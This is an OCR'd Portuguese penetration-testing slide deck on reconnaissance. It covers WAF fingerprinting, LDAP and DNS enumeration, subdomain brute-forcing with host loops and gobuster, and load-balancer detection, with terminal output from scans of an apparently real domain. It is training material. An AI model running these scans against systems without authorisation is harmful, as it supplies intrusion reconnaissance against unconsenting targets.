
- O WAF, ou firewall de aplicações web, ajuda a proteger as aplicações web ao filtrar e monitorar o tráfego HTTP entre a aplicação web e a internet.

10 **Enumeração de WAF (Web Aplication Firewall)**

nmap -p 80,443 --script=http-waf-detect <alvo>

nmap -p 80,443 --script=http-waf-fingerprint <alvo>

wafw00f <alvo>




Enumeração por LDAP

- O Lightweight Directory Access Protocol (LDAP) é utilizado para acessar as listagens de diretório dentro de um Active Directory ou de outros serviços de diretório. Um diretório é compilado de forma hierárquica ou lógica, um pouco como os níveis de gestão e funcionários de uma empresa. É apropriado para ser integrado com o Domain Name System (DNS) para permitir pesquisas rápidas e rápida resolução de consultas.

11 **Enumeração por LDAP**

Active Directory Explorer (AD Explorer)



Enumeração por DNS

- O atacante executa transferência de zona de DNS para localizar registros da organização-alvo.
- Através deste processo, um atacante reúne informações de rede valiosas, como nomes de servidor DNS, nomes de workstation, nomes de servidores, nomes de usuários e endereços IP de alvos potenciais. Para executar a transferência de zona, podemos utilizar ferramentas como o nslookup, DNSstuff, etc.
- Estas ferramentas nos permitem extrair a mesma informação que um invasor reúne a partir dos servidores de DNS da organização alvo.

12 **Enumeração por DNS**

Identificar o endereço IP do alvo

```
┌──(root㉿kali)-[~/trainning]
└─# host -t A  www.trainning.com.br
www.trainning.com.br is an alias for trainning.com.br.
trainning.com.br has address 177.70.123.62
```

Identificar os registros de domínio do alvo

```
┌──(root㉿kali)-[~/trainning]
└─# host -t ns www.trainning.com.br
www.trainning.com.br is an alias for trainning.com.br.
trainning.com.br name server megan.ns.cloudflare.com.
trainning.com.br name server trace.ns.cloudflare.com.
```

Enumeração por DNS

- O atacante executa transferência de zona de DNS para localizar registros da organização-alvo.
- Através deste processo, um atacante reúne informações de rede valiosas, como nomes de servidor DNS, nomes de workstation, nomes de servidores, nomes de usuários e endereços IP de alvos potenciais. Para executar a transferência de zona, podemos utilizar ferramentas como o nslookup, DNSstuff, etc.
- Estas ferramentas nos permitem extrair a mesma informação que um invasor reúne a partir dos servidores de DNS da organização alvo.

12 **Enumeração por DNS**

Identificar os registros de e-mail do alvo

```
┌──(root㉿kali)-[~/trainning]
└─# host -t mx www.trainning.com.br
www.trainning.com.br is an alias for trainning.com.br.
trainning.com.br mail is handled by 0 aspmx.l.google.com.
trainning.com.br mail is handled by 10 aspmx3.googlemail.com.
trainning.com.br mail is handled by 10 aspmx4.googlemail.com.
trainning.com.br mail is handled by 5 alt1.aspmx.l.google.com.
trainning.com.br mail is handled by 5 alt2.aspmx.l.google.com.
```

Enumeração por DNS

- O atacante executa transferência de zona de DNS para localizar registros da organização-alvo.
- Através deste processo, um atacante reúne informações de rede valiosas, como nomes de servidor DNS, nomes de workstation, nomes de servidores, nomes de usuários e endereços IP de alvos potenciais. Para executar a transferência de zona, podemos utilizar ferramentas como o nslookup, DNSstuff, etc.
- Estas ferramentas nos permitem extrair a mesma informação que um invasor reúne a partir dos servidores de DNS da organização alvo.

12 **Enumeração por DNS**

Identificar registros TXT de domínio do alvo

```
┌──(root㉿kali)-[~/trainning]
└─# host -t txt www.trainning.com.br
www.trainning.com.br is an alias for trainning.com.br.
trainning.com.br descriptive text "MS=D638118406E5A51EA384ABE56A3783762E1A9894"
trainning.com.br descriptive text "v=spf1 include:_spf.google.com ~all"
trainning.com.br descriptive text "v=spf1 include:_spf.octadesk.com ?all"
```

Identificar registros CNAME de domínio do alvo

```
┌──(root㉿kali)-[~/trainning]
└─# host -t CNAME www.trainning.com.br
www.trainning.com.br is an alias for trainning.com.br.
```

Enumeração por DNS

- O atacante executa transferência de zona de DNS para localizar registros da organização-alvo.
- Através deste processo, um atacante reúne informações de rede valiosas, como nomes de servidor DNS, nomes de workstation, nomes de servidores, nomes de usuários e endereços IP de alvos potenciais. Para executar a transferência de zona, podemos utilizar ferramentas como o nslookup, DNSstuff, etc.
- Estas ferramentas nos permitem extrair a mesma informação que um invasor reúne a partir dos servidores de DNS da organização alvo.

12 **Enumeração por DNS**

Descobrir subdomínios

```
┌──(root㉿kali)-[~/trainning]
└─# host -t A naoexiste.trainning.com.br
naoexiste.trainning.com.br has no A record
```

Criar um dicionário de nomes comuns de subdomínios

```
┌──(root㉿kali)-[~/trainning]
└─# vim subdominios.txt
```

Enumeração por DNS

- O atacante executa transferência de zona de DNS para localizar registros da organização-alvo.
- Através deste processo, um atacante reúne informações de rede valiosas, como nomes de servidor DNS, nomes de workstation, nomes de servidores, nomes de usuários e endereços IP de alvos potenciais. Para executar a transferência de zona, podemos utilizar ferramentas como o nslookup, DNSstuff, etc.
- Estas ferramentas nos permitem extrair a mesma informação que um invasor reúne a partir dos servidores de DNS da organização alvo.

Descobrir subdomínios:

┌──(root㉿kali)-[~/trainning]

└─# cat subdominios.txt

www

ftp

mail

owa

proxy

router


www2

blog

site

teste

webmail



┌──(root㉿kali)-[~/trainning]

└─# for ip in $(cat subdominios.txt); do host -t a $ip.trainning.com.br; done

Enumeração por DNS

- O atacante executa transferência de zona de DNS para localizar registros da organização-alvo.
- Através deste processo, um atacante reúne informações de rede valiosas, como nomes de servidor DNS, nomes de workstation, nomes de servidores, nomes de usuários e endereços IP de alvos potenciais. Para executar a transferência de zona, podemos utilizar ferramentas como o nslookup, DNSstuff, etc.
- Estas ferramentas nos permitem extrair a mesma informação que um invasor reúne a partir dos servidores de DNS da organização alvo.

12 **Enumeração por DNS**

Descobrir subdomínios com ferramentas prontas:

┌──(root㉿kali)-[~/trainning]

└─# gobuster dns -d trainning.com.br -t 100 -w /usr/share/wordlists/dirb/common.txt

```
┌──(root㉿kali)-[~/trainning]
└─# gobuster dns -d trainning.com.br -t 100 -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Domain:     trainning.com.br
[+] Threads:    100
[+] Timeout:    1s
[+] Wordlist:   /usr/share/wordlists/dirb/common.txt
===============================================================
2022/08/05 12:03:23 Starting gobuster
===============================================================
Found: Blog.trainning.com.br
Found: blog.trainning.com.br
Found: ftp.trainning.com.br
Found: iframe.trainning.com.br
Found: mssql.trainning.com.br
Found: status.trainning.com.br
Found: teste.trainning.com.br
Found: webmail.trainning.com.br
Found: www.trainning.com.br
===============================================================
```

┌──(root㉿kali)-[~/trainning]

└─# for ip in $(cat /usr/share/wordlists/dirb/common.txt); do host -t a $ip.trainning.com.br; done | grep "has address"

```
blog.trainning.com.br has address 177.70.123.62
Blog.trainning.com.br has address 177.70.123.62
ftp.trainning.com.br has address 177.70.123.62
iframe.trainning.com.br has address 177.70.123.62
mssql.trainning.com.br has address 177.70.123.62
spartanstudios.com.br has address 156.67.79.151
status.trainning.com.br has address 172.67.218.56
status.trainning.com.br has address 104.21.94.15
teste.trainning.com.br has address 189.126.106.154
ghs.google.com has address 142.251.134.115
trainning.com.br has address 177.70.123.62
```

Enumeração de Load Balancer

13 **Enumeração de Load Balancer**

Detectando e evitando defesas


Load Balancer

- Uma solução de rede central que distribui o tráfego entre vários servidores dentro de um farm de servidores
- Permite que vários servidores respondam como um único servidor

Detector de balanceamento de carga (LBD)

- Determina a presença de um balanceador de carga.
- Os balanceadores de carga podem gerar resultados de varredura com aumento de falsos positivos ou falsos negativos.

lbd <alvo>



Obrigado!

“QUEM NÃO SABE O QUE PROCURA, NÃO PERCEBE QUANDO ENCONTRA”.